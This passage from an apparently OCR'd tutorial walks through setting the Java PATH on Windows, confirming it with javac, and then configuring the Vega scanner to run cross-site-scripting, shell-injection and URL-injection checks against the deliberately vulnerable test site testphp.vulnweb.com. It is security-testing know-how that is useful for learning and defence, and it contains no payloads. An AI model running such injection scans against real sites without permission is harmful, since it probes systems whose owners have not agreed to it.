


Now click on **Browse** tab and browse through C drive as **C:\Program Files\Java\jdk-1.8\bin** and click ok.



You could see our specified folder path is now present in environment variable.







Now open command prompt and enter **'javac'** and hit enter if you could see **javac options** as shown in following screenshot, java 8 is installed on your machine, now you can use Vega tool.


```
C:\Users\Kumar>javac
Usage: javac <options> <source files>
where possible options include:
  -g                         Generate all debugging info
  -g:none                    Generate no debugging info
  -g:{lines,vars,source}     Generate only some debugging info
  -nowarn                    Generate no warnings
  -verbose                   Output messages about what the compiler is doing
  -deprecation               Output source locations where deprecated APIs are used
  -classpath <path>          Specify where to find user class files and annotation processors
  -cp <path>                 Specify where to find user class files and annotation processors
  -sourcepath <path>         Specify where to find input source files
  -bootclasspath <path>      Override location of bootstrap class files
  -extdirs <dirs>            Override location of installed extensions
  -endorseddirs <dirs>       Override location of endorsed standards path
  -proc:{none,only}          Control whether annotation processing and/or compilation is done.
  -processor <class1>[,<class2>,<class3>...] Names of the annotation processors to run; bypasses
ss
  -processorpath <path>      Specify where to find annotation processors
```

Step 3: Now open the Vega tool (run it as administrator), which you have downloaded from subgraph.com. Now click on red circle as shown below to start new scan or click on scan option and select **'start new scan'** from the drop-down menu once appeared.







Now enter http://testphp.vulnweb.com as the base URL for scan, and click on **'next'** to choose which scanner modules to enable for this scan.




Step 4: Now select the modules that you want to scan among the various modules under the terms 1) Injection Modules and 2) Response Processing Modules.




Here you can select cross-site-scripting Injection checks, Shell Injection checks, URL Injection checks and so on. Here we've selected the modules as shown in the following screenshots.







You can exclude listed parameters from scan if you want, otherwise you can uncheck the below shown checkbox. We have excluded the listed parameters from scan, click finish.




You can see the scan is started and after few minutes it will generate the summary.




Once finished you can see the report as below, here it is categorised into four components High, Medium, Low, and Info where some information regarding website is gathered.



